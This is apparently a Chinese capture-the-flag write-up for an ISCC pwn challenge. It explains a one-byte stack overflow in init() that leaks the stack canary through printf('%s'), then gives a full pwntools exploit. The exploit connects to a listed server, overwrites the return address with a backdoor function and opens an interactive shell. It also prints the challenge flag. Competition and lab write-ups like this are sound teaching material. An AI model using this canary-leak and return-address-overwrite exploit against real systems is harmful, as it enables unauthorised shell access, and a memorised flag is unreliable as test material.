
### QLNU-SEC-2403+于光泽+191897071@qq.com


### PWN+genius


### 解题思路


1.使用checksec发现有canary




2.放入ida中分析











3. init()函数存在栈溢出漏洞，一字节溢出。且程序使用printf("%s")输出缓冲区内容，而 Canary 的第一个字节固定为 0x00（作为字符串终止符），可以覆盖掉 Canary 的第一个字节 0x00，得到 Canary，构payload





ISCC{fed1dc67-2172-4975-a980-04e4d0d60652}

## Exp:

from pwn import \*

context.update(

arch='amd64',

os='linux',

log\_level='info',

terminal=['tmux', 'splitw', '-h']

)

BINARY\_PATH = './att22'

TARGET\_HOST = '101.200.155.151'

TARGET\_PORT = 12000

def main():

elf = ELF(BINARY\_PATH)

log.info(f"加载二进制文件: {BINARY\_PATH}")

try:

io = remote(TARGET\_HOST, TARGET\_PORT)

log.success(f"成功连接到 {TARGET\_HOST}:{TARGET\_PORT}")

except Exception as e:

log.failure(f"连接失败: {e}")

return

backdoor\_addr = elf.symbols.get('backdoor') or 0x4011AA

log.info(f"后门函数地址: 0x{backdoor\_addr:x}")

io.sendlineafter('yes or no?', 'no')

io.sendlineafter('so modest.', 'thanks')

log.info("完成初始交互")

leak\_offset = 0x17

leak\_payload = b'A' \* leak\_offset + b'BC'

io.sendafter('in init', leak\_payload)

io.recvuntil('B')

try:

canary\_raw = io.recv(8)

canary\_value = u64(canary\_raw) - ord('C')

log.success(f"成功泄露Canary: 0x{canary\_value:x}")

except Exception as e:

log.failure(f"Canary泄露失败: {e}")

io.close()

return

payload\_offset = 0x18

exploit\_payload = (

b'A' \* payload\_offset +

p64(canary\_value) +

p64(0) +

p64(backdoor\_addr)

)

io.sendline(exploit\_payload)

log.info("已发送攻击载荷")

try:

log.info("尝试获取交互式shell...")

io.interactive(prompt="已获取shell> ")

except KeyboardInterrupt:

log.info("用户中断，退出...")

finally:

io.close()

if \_\_name\_\_ == "\_\_main\_\_":

main()